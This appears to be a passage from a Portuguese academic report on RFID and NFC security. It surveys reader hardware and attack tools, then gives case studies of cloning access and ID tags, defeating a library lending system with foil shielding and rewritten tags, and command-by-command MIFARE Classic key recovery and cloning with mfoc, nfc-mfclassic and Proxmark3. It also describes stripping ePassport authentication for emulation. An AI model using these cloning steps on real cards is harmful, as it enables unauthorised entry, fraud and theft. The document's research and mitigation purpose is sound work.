Esta aplicação foi desenvolvida pelo Jonathan Westhues[25] que realiza a comunicação entre o Proxmark3 e o protocolo HID[26]. O microcontrolador não envia a informação em tempo real para o PC. Executa os comandos enviados pelo Client e guarda os dados no *buffer*. Finalizado este processo o Client envia um novo comando para obter a informação guardada.

[23] https://github.com/Proxmark/proxmark3
[24] http://www.arm.com/
[25] http://en.wikipedia.org/wiki/Jonathan_Westhues
[26] http://www.usb.org/developers/hidpage/

5.1.2. Microcontrolador

O microcontrolador implementa a camada Transporte. Descodifica o sinal enviado pela FPGA através de um *buffer* DMA. Se estiver no modo *sniffing* realiza ao mesmo tempo a descodificação Manchester e Miller Modificado. Durante este processo só uma das descodificações é que devolve uma mensagem válida e que é guardada no *buffer* EEPROM. Este *buffer* está limitado à memória disponível que é de aproximadamente 2 KB.

5.1.3. FPGA

A FPGA pode ser vista como um *hardware* dinâmico. Desenha-se o *hardware* de um sistema e grava-se na memória da FPGA. Isto permite não só corrigir os erros como torna mais rápido a execução das tarefas, comparado com um microcontrolador.

A FPGA tem duas tarefas: A primeira consiste em desmodular o sinal digital da antena, que foi previamente convertido por um ADC, e envia o sinal para o microcontrolador; A segunda tarefa é modelar o sinal enviado pelo microcontrolador e injetá-lo na antena.

5.1.4. Standalone

O modo *standalone* permite o armazenamento e posterior replicação da informação de dois tipos de etiquetas HID sem que o Proxmark3 esteja ligado a um PC. Necessita logicamente de uma alimentação que pode ser obtida através da ligação USB. No entanto o modo *standalone* também funciona ligado ao PC o que permite a visualização das mensagens, *debug*. Para entrar no modo *standalone* deve-se carregar no botão durante alguns segundos até que os LEDs comecem a piscar. Para armazenar a informação mantam-se pressionado o botão e aproxima-se da etiqueta da antena e aguarda-se até que os LEDs alterem o seu estado. Para a simular a etiqueta carrega-se novamente no botão que altera o estado dos LEDs.

O proxmark3 tem dois *slots* de memória para o modo *standalone* que permite guardar dados da comunicação de duas etiquetas diferentes. Segundo o autor o modo suporta a maioria das etiquetas que utilizam a norma ISO/IEC14443-A. Suporta a norma ISO/IEC14443-B e ISO/IEC15693 apesar de algumas das funções requererem a autenticação através da *password.*

5.2. ACR122U-A9

O ACR122U NFC Reader é um leitor de cartões inteligentes sem contato, RFID, que opera nos 13,56 MHz compatível com a norma ISO/IEC 14443 "Tipo A" e "Tipo B", MIFARE, FeliCa, e os 4 tipos de etiquetas NFC, ISO/IEC 18092.

É um dispositivo USB *plug-and-play* que permitem a interoperabilidade com diferentes dispositivos e aplicações compatível com os protocolos de comunicação CCID e PC/SC com velocidade de acesso de até 424 kbps e uma velocidade USB total de até 12 Mbps. A distância de proximidade operacional ACR122U é inferior a 5 cm.

5.3. ITEAD PN532 NFC

O módulo ITEAD PN532 NFC é baseado no *chip* PN532 e tem uma antena integrada operando nos 13,56 MHz. Suporta os protocolos de comunicação SPI, I^2C e UART. Estão disponíveis bibliotecas NFC para Arduino[27] e Raspberry Pi e é compatível com as normas ISO/IEC14443 "Tipo A" e "Tipo B".

Existem dois pinos que definem o protocolo de comunicação a utilizar, o pino SET0 e o pino SET1 como se pode ver na Tabela 41.

Protocolo	SET0	SET1
UART	L	L
SPI	L	H
I^2C	H	L

Tabela 41 - Definição do protocolo de comunicação

[27] http://www.arduino.cc/

5.3.1. Configuração

O ficheiro "libnfc.conf " permite definir e ativar algumas propriedades que controlam o funcionamento da biblioteca libnfc e principalmente ao nível dos protocolos das portas a utilizar.

```
sudo vi /etc/nfc/libnfc.conf
```

Definir/Ativar

`allow_autoscan = true` (por defeito "true")

`allow_intrusive_scan = false` (por defeito "false")

`log_level = 1` (nível de detalhe)

`device.name = "Itead_PN532_SPI"`

`#device.name = "OpenPCD2"`

Definição do tipo de protocolo de comunicação

`device.connstring = "pn532_spi:/dev/spidev0.0:500000"`

`#device.connstring = "pn532_i2c:/dev/i2c-1"`

`#device.connstring = "pn532_uart:/dev/ttyUSB0"`

`#device.connstring = "aryon:/dev/ttyACM0"`

`#device.connstring = "aryon:/dev/ttyUSB0:9600"`


`#device.connstring = "aryon:/dev/ttyAMA0"` (UART)

Para utilizar o protocolo SPI tem-se que carregar os módulos Kernel i2c-bcm2708 e spi-bcm2708 em /etc/modprobe.d/raspi-blacklist.conf e comentar `#blacklist i2c-bcm2708`.

```
sudo vi /etc/modprobe.d/raspi-blacklist.conf
#blacklist spi-bcm2708
blacklist i2c-bcm2708
```

As linhas de código sombreadas definem outros protocolos de comunicação.

5.4. Módulo OMNIKEY Multi ISO Reader Core



O módulo Multi ISO é um sistema de leitura RFID que oferece recursos de leitura/gravação de etiquetas ISO/IEC 14443 "Tipo A" e "Tipo B" e ISO/IEC 15693. Leitor pode ser facilmente integrado num sistema *host* servindo de antena externa e de elemento seguro, SAM. A placa oferece as ligações USB ou RS232.

O módulo apresenta como principais características:

- Suporta ISO/IEC14443 A & B e ISO/IEC 15693;
- Transmissão RF velocidades de até 848 kbit/s;
- Antena Integrada;
- Suporte de antena externa;
- Suporta o elemento seguro SAM.

5.5. Módulo OMNIKEY Multi Tag Reader Core


O leitor MultiTag é um sistema RFID projetado para funcionar com um sistema *host* e que permite a leitura/gravação de etiquetas de 125 kHz e 134,2 kHz de uma ampla gama de fornecedores

O sistema de pequenas dimensões pode ser facilmente adaptados em aplicações novas ou já existentes, tais como controle de acesso, autenticação, processo e controle de produção, logística, distribuição e gestão da cadeia de produtos e emissão de cartões.

O módulo apresenta como principais características:

- Suporta as normas ISO/IEC 11784, 11784 e 18000-2;
- Apresenta uma variedade de opções de interface para conexão ponto-a-ponto para qualquer dispositivo controlador ou *host;*
- Funcionamento nas frequências de 125 kHz e 134,2 kHz;
- Permite a atualização do *firmware* via interface serie.

5.6. Raspberry Pi



O Raspberry Pi[28] é um computador é baseado na filosofia *system on a chip* (SoC) Broadcom[29] BCM2835, que inclui um processador ARM1176JZF-S[30] de 700 MHz, GPU VideoCore IV, 256 MB, 512 MB ou 1 GB de memória RAM. O sistema não inclui um disco rígido mas possui uma entrada de cartão SD que contém um sistema operativo Linux Live Percistente, o Raspbian é uma variante do Debian[31], e que permite o armazenamento de dados.

A utilização do Raspberry Pi permite em conjunto com o módulo ITEAD PN532 NFC obter um sistema de pequena dimensão para realizar ataques onde é crucial que o atacante não seja detetado.

5.7. Ferramentas Android

NFC permite a partilha de pequenos *payloads* de dados, em forma de mensagens NDEF, entre uma etiqueta NFC e um dispositivo Android ou entre dois dispositivos Android.

Existe um grande número de aplicações ou ferramentas Android que permitem a execução das seguintes funcionalidades.

5.7.1. Leitura de etiquetas

Quando o sistema deteta etiquetas na proximidade realiza a leitura dos dados, categoriza-os e lança a aplicação mais adequada que esteja instalado no sistema. Para realizar estas tarefas o sistema lê a etiqueta, configura a MIME ou o URI que identifica os dados do *payload.*

[28] http://www.raspberrypi.org/
[29] http://www.broadcom.com/
[30] http://www.arm.com/products/processors/classic/arm11/arm1176.php
[31] https://www.debian.org/index.pt.html

5.7.2. Comunicação P2P, AndroidBeam

A função AndroidBeam permite o envio de mensagens NDEF para outro dispositivo que esteja próximo. Esta interação fornece um método fácil de envio de mensagens ou ficheiros relativamente a outros sistemas de comunicação sem fios como o Bluetooth. NFC deteta automaticamente as etiquetas e não necessita de emparelhamento. Esta funcionalidade está acessível através de um conjunto de APIs para que qualquer aplicação a possa utilizar.

5.7.3. Emulação de etiquetas

Muitos dispositivos que utilizam o sistema Android com NFC já suportam a emulação de etiquetas. Na maioria dos dispositivos utilizam um microprocessador dedicado à emulação chamado o elemento seguro, conforme Figura 50, que guarda os dados da etiqueta a emular. Quando o dispositivo se aproxima de um terminal NFC, leitor, o controlador NFC direciona todos os dados do leitor para o elemento seguro. A comunicação entre o terminal e o elemento seguro é realizada sem envolver outra aplicação. Só depois da transação concluída é que as aplicações podem verificar o elemento seguro sobre o estado da transação e notificar o utilizador.




Figura 50 - Emulação de etiquetas NFC através do elemento seguro [32]

A versão Android 4.4 introduz um método de emulação de cartões que não envolve o acesso ao elemento seguro, chamado *Host-based Card Emulation* (HCE). Este método permite que uma aplicação emule uma etiqueta e que comunique diretamente com um leitor NFC [48] utilizando o processador, como se pode ver na Figura 51.

[32]https://developer.android.com/guide/topics/connectivity/nfc/hce.html#HCE




Figura 51 - Emulação de etiquetas NFC sem o elemento seguro [33]

A NFC suporta a emulação de etiquetas com as especificações do NFC-Forum ISO-DEP, baseadas na norma ISO/IEC 14443-4. Mais especificamente só permite a emulação da estrutura ISO/IEC 7816-4, *Aplication Protocol Data Units* (APDUs). Assim permite emular NFC-A (ISO/IEC 14443-3 "Tipo A") e NFC-B (ISO/IEC 14443-4 "Tipo B"). Este conceito não é novo, a Blackberry[34] usa esta funcionalidade desde a versão BB OS 7.0 e também a Cynogen[35] também a usa.

5.7.3.1. Emulação das etiquetas MIFARE

As etiquetas MIFARE Clássica e Ultralight são compatível com a norma ISO/IEC 14443 até à especificação 3. As etiquetas MIFARE Clássica e Ultraligth não podem ser emuladas pelo sistema Android mesmo que suporte HCE.

Já a etiqueta MIFARE DESFire é compatível com a norma ISO/IEC 14443 em todas as especificações, mas existem três variantes:

- Protocolo nativo – Este protocolo não utiliza APDUs segundo a norma ISO/IEC 7816-4.
- Protocolo nativo *wrapped* – utiliza APDUs segundo a norma ISO/IEC 7816-4 mas os leitores não aplicam o comando SELECT quando aplicam ao AID DESFire
- Protocolo ISO – Este protocolo é baseado na norma ISO/IEC 7816-4 e a seleção de aplicações através da AID.

[33] https://developer.android.com/guide/topics/connectivity/nfc/hce.html#HCE
[34] http://us.blackberry.com/
[35] https://cyngn.com/

A característica HCE a partir da versão 9.1, *CyanogenMod*, permite emular qualquer etiqueta baseada na norma ISO/IEC 14443-4 sem necessidade da utilização da norma ISO/IEC 7816-4. Logo a MIFARE DESFire pode ser emulada em qualquer das três variantes.

5.7.3.2. Exemplos de aplicações Android

RFID NFC Tool

Esta aplicação permite a leitura e escrita em etiquetas RFID e NFC.
Suporta as seguintes etiquetas:

- MIFARE Clássica 1K e 4K (S50 e S70);
- MIDARE Ultralight / Ultralight C / Ultralight EV1 / NTAG;
- Algumas etiquetas conforme a norma ISO/IEC 15693 (ICODE SLI);
- Etiquetas NFC Tipo 1;
- Etiquetas conforme a norma ISO/IEC 14443-4 que aceitam comandos ISO/IEC 7816-4.

Nota: Para a leitura das etiquetas MIFARE Clássica são necessárias as chaves para aceder aos dados, caso contrário a aplicação assume as chaves padrão.

Mifare Classic Tool - MCT

Esta aplicação permite a manipulação de etiquetas MIFARE clássica:

- Leitura, escrita e armazenamento dos dados em ficheiro;
- Clonagem através do armazenamento de dados em ficheiro (escrita: *dump-wise*);
- Gestão de chaves baseada no ataque por dicionário;
- Formatar a etiqueta;
- Escrita do bloco do fabricante em etiquetas MIFARE Clássica especiais;
- Criar, editar e guardar dicionários;
- Codificação e descodificação dos valores Bloco;
- Codificação e descodificação das condições de acesso;
- Compara ficheiros *dump* (ferramenta Diff);
- Apresenta informação genérica sobre a etiqueta;
- Apresenta informação no formato hexadecimal;

- Apresenta informação no formato ASCII de 7 bits;
- Apresenta informação das condições de acesso;
- Apresenta informação o valor Bloco como valor inteiro.

NFC Passport Reader

NFC Passport Reader é uma aplicação que lê os dados guardados no sistema RFID de um ePassport bem como outros documentos de identificação MRTD conforme a norma Doc 9303 da ICAO. Esta aplicação obtém os dados necessários para aceder à informação através da digitalização dos dados impressos nos documentos. Apresenta os dados biográficos e biométricos do dono do documento bem como os resultados da verificação aos sistemas de segurança, como a autenticação ativa, a assinaturas do documento. Esta aplicação não suporta o novo ePassport Alemão e ePassport Americano.

eCLOWN

É uma ferramenta que lê e copia a informação de um ePassport para um cartão com um emulador como por exemplo o epassport_emulator-v1.02 da Dexlab's[36]. O eCLOWN lê os ficheiros EF.COM, EF.SOD, EF.DG1 e EF.DG2. Se existirem e estiverem acessíveis os ficheiros EF.DG3, EF.DG7, EF.DG11, EF.DG12, EF.DG13, EF.DG14 e EF.DG15.

Antes de gravar os ficheiros no emulador, devemos retirar todas as autenticações ativas como as EAC e retirá-las do índice do ficheiro EF.COM. Isto permite ultrapassar a validação das autenticações.

A aplicação eCLOWN não suporta por inteiro o Doc 9303 da ICAO e efetua as seguintes operações:

- Lê os dados dos ePassports utilizando a chave de autenticação
- Apresenta os dados dos ePassaport incluindo a foto JPEG
- Escreve os dados do ePassport num emulador
- Guarda a informação do ePassport em disco.

[36] http://dexlab.nl/downloads.html#emulator

5.8. Kali RFID Tools

O Kali Linux é uma distribuição GNU/Linux baseado no Debian que dispõe de várias aplicações pré-instaladas voltadas para a auditoria e para teste de penetração que inclui projetos como o RFIDiot e o libnfc, entre outros.

5.8.1. RFIDiot

RFIDiot é um projeto interessante criado por Adam Laurie [49] fornecendo uma biblioteca *open source* em python[37] para explorar o sistema RFID de 13.56 MHz e 125KHz/134KHz.

Dois dos ataques realizados pelo projeto RFIDiot:

- Exemplo de uma etiqueta sem autenticação – Em 2004 a Verichip obteve aprovação para desenvolver uma etiqueta para implantar num ser humano. Estando a etiqueta num campo de uma determinada frequência responde com um número único de 16 dígitos. Aparentemente a etiqueta é do tipo EM4x50. O código "readlfx.py" conseguiu obter a identificação da etiqueta, tipo de etiqueta, identificador da aplicação, código do país e a identificação nacional.
- Exemplo de uma etiqueta com autenticação por *password* – Desde 2003 o cartão Oyster é usado nos transportes públicos de Londres e nos caminhos-de-ferro ingleses. O cartão Oyster é uma etiqueta baseado na MIFARE Clássica. Mais recentemente passaram a utilizar o cartão MIFARE DESFire. O projeto RFIDiot inclui também código, "*bruteforce.py*", para obter por força bruta as chaves que dão acesso ao setor 0 aplicando chaves aleatórias.

A RFIDiot suporta os leitores HF Dual ISO e HF Multi ISO de 13.56 MHz, LF MultiTag de 125/134 KHz da ACG, leitores e gravadores Hitag da Frosh, e dispositivos PC/SC como o Omnikey CardMan ou o ACR122u.

5.8.2. LIBNFC

LibNCF é uma biblioteca implementada em C para dispositivos que utilizem a comunicação *Near Fiel Communication* (NFC) e RFID. A biblioteca é utilizada aplicação de alto nível.

[37] https://www.python.org/

Por exemplo a biblioteca libfreefare é utilizada na manipulação em alto nível dos cartões MIFARE utilizando a libnfc. Libnfc suporta os protocolos ISO/IEC 14443-A/B, ISO/IEC 15693, MIFARE Clássico e FeliCa da Sony a uma taxa de 424 kbps.

5.8.3. mfoc

mfoc e uma biblioteca open-source em C que aplica o ataque *Offline Nested-attack* [38] implementado por Nethemba. mfoc utiliza pelo menos uma chave "Tipo A" ou "Tipo B" válida de qualquer setor ou qualquer chave padrão que a etiqueta possa ter. Se não for nenhum destes casos podemos obter a chave de um setor com a ferramenta mfcuk e depois utilizá-la em mfoc.

5.8.4. mfcuk

mfcuk é uma biblioteca *open-source* em C que aplica o ataque *DarkSide* [50] implementado por Andrei Costin. mfcuk utiliza a biblioteca Libnfc e a Crapto1 para explorar as fraquezas da cifra CRYPTO1 utilizada nas etiquetas MIFARE Clássica. Este ataque pode ser também realizado com o Proxmark3.

Ao contrário da mfoc que utiliza o ataque através da autenticação recursiva, o mfcuk consegue obter todas as chaves mesmo sem conhecer qualquer chave, ou mesmo que a etiqueta não utilize nenhuma chave padrão.

5.8.5. mfterm

O mfterm é um interface interativo, baseado na biblioteca libnfc, para manipular etiquetas MIFARE Clássica de 1K e de 4K. Este interface tem as operações básicas para mostrar e alterar dados, realizar a gestão de chaves e interagir com ficheiros *dump*. Inclui uma ferramenta que permite realizar o ataque dicionário para a obtenção das chaves.

5.8.6. nfc-mfclassic

Esta ferramenta permite reescrever uma etiqueta MIFARE Clássica com ficheiros (*dump*) descarregado de uma outra etiqueta ou através de um ficheiro (*.mfd) criados pelo utilizador.

Este processo facilita a clonagem. O ficheiro de descarga *.mfd é a imagem binária da etiqueta MIFARE Clássica de 4 KB. A imagem contém dados, as chaves e bits de acesso. O tamanho do ficheiro é sempre de 4 KB mesmo quando se descarrega o MIFARE Clássico de 1 KB e apresenta uma estrutura idêntica à estrutura da memória do cartão segundo as especificações da NXP.

5.9. Outras plataformas

Existem no entanto outros dispositivos/projetos muito interessante que devem ser explorados:

- OpenPCD/OpenPICC[38]
- RFDump[39]
- RFIDLer[40]
- FUNcube Dongle[41]
- JMRTD[42] (ePassport).

[38] http://www.openpicc.org/
[39] http://www.rfdump.org/about.shtml
[40] https://www.kickstarter.com/projects/1708444109/rfidler-a-software-defined-rfid-reader-writer-emul
[41] http://www.funcubedongle.com/
[42] http://jmrtd.org/

6. Casos de Estudo

Este capítulo apresenta os métodos utilizados para ultrapassar a segurança de várias etiquetas utilizadas em soluções comerciais.

Foram abordadas diversas instituições que utilizam a etiqueta RFID como elemento de segurança para a realização de testes aos respetivos sistemas. Algumas entidades recusaram e outras não responderam. Os casos de estudo apresentados mostra não só a manipulação do elemento etiqueta mas também a resposta do sistema perante uma etiqueta falsa.

6.1. EM4102

A etiqueta EM4102 é uma etiqueta que funciona a 125 HKz e é utilizado como cartão de identificação.

6.1.1. Agrupamento de Escolas (Teste em ambiente real)

O Agrupamento utiliza as etiquetas EM4102 como cartão de identificação através do UID. Tem um posto de leitura na porta de entrada que regista a entrada e saída dos alunos. O cartão serve como identificação para o sistema de transações monetárias no bar, na papelaria e na aquisição de refeições. O cartão do aluno só é ativo depois de passar pela porta de entrada. A etiqueta é extremamente fácil de clonar utilizando o dispositivo Proxmark3 como podemos verificar pela Figura 52 e Figura 53.




Figura 52 - Leitura do UID da etiqueta EM4102




Figura 53 - Gravação do UID numa etiqueta T5577 no formato EM4102 (Clonagem)

6.2. Indala

A etiqueta Indala é uma etiqueta que funciona a 125 HKz e é utilizado como cartão de identificação.

6.2.1. Cartão de acesso a uma unidade industrial (Teste em ambiente real)

O cartão utiliza a tecnologia RFID com o protocolo Indala Prox a 125 KHz. O cartão é constituído apenas por memória e apresenta um número único de 9 dígitos (UID).

Utilizou-se o dispositivo Proxmark3 para obter o UID com uma simples passagem com a antena pelo cartão. A clonagem foi realizada utilizando um etiqueta T5577 onde foi gravado o UID original como se pode ver na Figura 54.

O sistema não reconheceu a primeira tentativa de clonagem devido ao facto de se ter introduzido um dígito errado. A segunda tentativa foi realizada com sucesso e o processo funcional demorou menos de um minuto.

Apesar de não evitar a clonagem, o sistema deve adotar algumas medidas para mitigar os problemas de vulnerabilidade do cartão:

- Alterar periodicamente o UID no momento da leitura e em modo transparente (sem o utilizador se aperceber);
- O cartão quando acompanhar o utilizador deve estar dentro de uma carteira bloqueadora de campos eletromagnéticos para evitar a clonagem.




Figura 54 - Clonagem e leitura de uma etiqueta Indala (Utilizando a etiqueta T5577)

6.3. Etiquetas de vizinhança ISO/IEC 15693

A etiqueta de vizinhança funciona na frequência dos 13,56 MHz e permite a leitura e escrita de dados. Passo a descrever dois exemplos da utilização desta etiqueta.

6.3.1. Sistema de empréstimo (Teste em ambiente real)

No primeiro passo realizou-se a identificação do tipo de etiqueta. O teste foi realizado com um Smartphone Android que suporta a tecnologia NFC e a aplicação RFID NFC Tool. O sistema usa a etiqueta de vizinhança ICODE SLIX que respeita a norma ISSO/IEC 15693. A etiqueta guarda informação referente ao produto distribuída por vários blocos e informação de verificação. Os blocos não estão protegidos contra a escrita.

Num segundo passo foi realizado a cópia dos dados para uma etiqueta "falsa" da mesma família adquirida numa loja da especialidade. O sistema após a segunda tentativa de leitura aceitou a etiqueta "falsa". Foi realizado também a alteração dos dados na etiqueta original com os dados de um outro produto. O sistema não detetou a adulteração.

Por fim foi realizado o teste de isolamento através da "Gaiola de Faraday" embrulhando um produto, com a respetiva etiqueta, em folha de alumínio para cozinha. O sistema não detetou o produto podendo este ser furtado.

Este sistema apresenta algumas vulnerabilidades que permite que o atacante possa:

- Levar um produto embrulhado em folha de alumínio sem ser detetado pelos sensores.

- Alterar o conteúdo de um produto de elevado valor com os dados de um produto de menor valor e posteriormente requisitá-lo. Se perder o produto apenas tem que entregar um exemplar do produto que ficou registado, o produto de menor valor.
- Em instituições que utilizam um sistema automático de empréstimo e de devolução, requisitar um produto e devolver apenas uma etiqueta com o conteúdo da etiqueta do produto original.

Apesar de existir sempre uma maneira de ultrapassar toda e qualquer segurança, o sistema deve adotar algumas medidas para mitigar os problemas de vulnerabilidade da etiqueta.

- Proteger os dados dos blocos contra a escrita;
- Criar uma *Whitelist* com os UID das etiquetas originais.

6.3.2. Empresa de componentes

A etiqueta MDS D160 da SIMENS faz parte de um sistema de otimização do fluxo de produtos e para o controlo de logística.

A etiqueta acompanha o componente durante a fase de fabrico e regista as não conformidades durante o percurso.

As etiquetas MDS D160 podem ser utilizadas em roupa de aluguer, têxteis cirúrgicos, sistemas de monitorização em linhas de produção para gestão de inventários, em monitorização de bem que são transportados. Devido à sua resistência à água e a produtos químicos é muito utilizada em processos de lavagem.

A etiqueta tem os blocos de dados desprotegidos o que a torna vulnerável a ataques à base de dados através de vírus ou *exploits* nomeadamente SQL *injection*.

6.4. MIFARE Clássica

Apesar da segurança da etiqueta MIFARE Clássica ter sido quebrada há vários anos esta continua a ser muito utilizada por diversas empresas. Antes de realizar a clonagem da etiqueta é necessário a execução de algumas tarefas que passo a descrever:

Formatar a etiqueta MIFARE Clássica

1 - Obter o ficheiro as chaves- `# mfoc -O dump.dmp`

2 – Formatar a etiqueta - `# mifare-classic-format dump.dmp`

Formatar um Cartão Mágico Chinês com UID

`#nfc-mfsetuid [-f] [UID]`

Caso não seja definido um UID será gravado o valor 01 23 45 67

Clonagem de uma etiqueta MIFARE Clássica

Utilização da biblioteca LibNFC + ACR122u

- Carregar a etiqueta de destino para ficheiro
  `# mfoc -P 500 -O e_destino.dmp`
- Carregar a etiqueta MIFARE Clássica para ficheiro
  `# mfoc -P 500 -O e_origem.dmp`
- Copiar a etiqueta MIFARE Clássica para o Cartão Mágico Chinês incluindo UID (sem autenticação)
  `# nfc-mfclassic W a e_origem.dmp e_destino.dmp [f]`
- Copiar a etiqueta MIFARE Clássica para o Cartão Mágico Chinês sem UID (com autenticação)
  `# nfc-mfclassic w a e_origem.dmp e_destino.dmp [f]`
- Alterar o UID no Cartão Mágico Chinês
  `# nfc-mfsetuid xxxxxxxx`

[f] – força a formatação *a priori*

A opção **W** permite a escrita no setor 0 em cartões especiais, como o cartão Mágico Chinês, desbloqueando a proteção e sobrepondo a informação à existente. Esta informação inclui o UID e o BCC ou o LRC correspondente. Esta opção só é válida na versão de UID com 4 bytes.

A opção **R** permite a leitura ultrapassando a necessidade da autenticação independentemente das condições de acesso, ACL.

Utilização do proxmark3

A clonagem da etiqueta MIFARE Clássica com o dispositivo Proxmark3 consiste em três etapas:

1. Obtenção das chaves

   `proxmark3> hf mf mifare` – ataque *DarkSide*, obtém a chave

   xxxxxxxxxx

   ou

   `proxmark3> hf mf chk *1 ? t` – compara a chave com as do dicionário

   `proxmark3> hf mf nested 1 0 A xxxxxxxxxxxx d` – obtém as restantes chaves e cria o ficheiro "*dumpkeys.bin*"
2. Obtenção dos dados

   `proxmark3> hf mf dump` – cria o ficheiro "*dumpdata.bin*"
3. Clonagem

   `proxmark3> hf mf restore -` grava os dados, "*dumpdata.bin",* para uma nova etiqueta MIFARE Clássica

   `proxmark3> hf mf csetuid xxxxxxxx` - define o UID no caso de se tratar dos Cartão Mágico Chinês

No caso da clonagem utilizando o Cartão Mágico Chinês e definir o UID *a posteriori*, o bloco 0, bloco do fabricante, pode não ficar de acordo com a norma. Podemos ter que calcular o BCC e inserir-lho no 5º byte e eventualmente definir o SAK e o ATAQ.

```
proxmark3> hf mf csetblk 0 4DCA8AE0ED08040000000000000004032

--block number:00 data:de ad be ef 22 00 00 00 00 00 00 00 00 00 40 32
UID:de ad be ef

proxmark3> hf mf cgetsc 0

--sector number:00
block 00 data:de ad be ef 22 00 00 00 00 00 00 00 00 00 40 32
```

O proxmark3 permite a emulação de diversas etiquetas através do carregamento para memória de ficheiros *.eml que contêm a informação para a simulação das etiquetas. Permite ainda realizar a gravação dessa informação no Cartão Mágico Chinês.

O Adam Laurie em [51] disponibiliza um conjunto de scripts que facilitam a utilização dos ficheiros *.eml. Os dois primeiros ficheiros fazem parte do código do Proxmark3.

- pm3_bin2eml.py: Converte o ficheiro binário *dump* em ficheiro eml para emulação;
- pm3_eml2bin.py: Converte o ficheiro eml no ficheiro binário *dump*;
- lrc_checksum.py: Calcula o BCC ou LRC, *checksums*, do UID.

Utilização da aplicação MCT (Android)

A aplicação MCT, cujo *layout* é mostrado na Figura 55, não obtém as chaves da etiqueta MIFARE Clássica. Utiliza um dicionário de chaves ao qual temos acesso e que podemos acrescentar novas chaves.

a) Menu b) Formatar a etiqueta c) Clonar a etiqueta

Figura 55 - Clonagem da etiqueta MIFARE clássica - MCT

6.4.1. Instituição pública (sem fins lucrativos) de investigação

Este cartão possui uma etiqueta MIFARE Clássica de 1K e dá acesso às instalações da instituição.

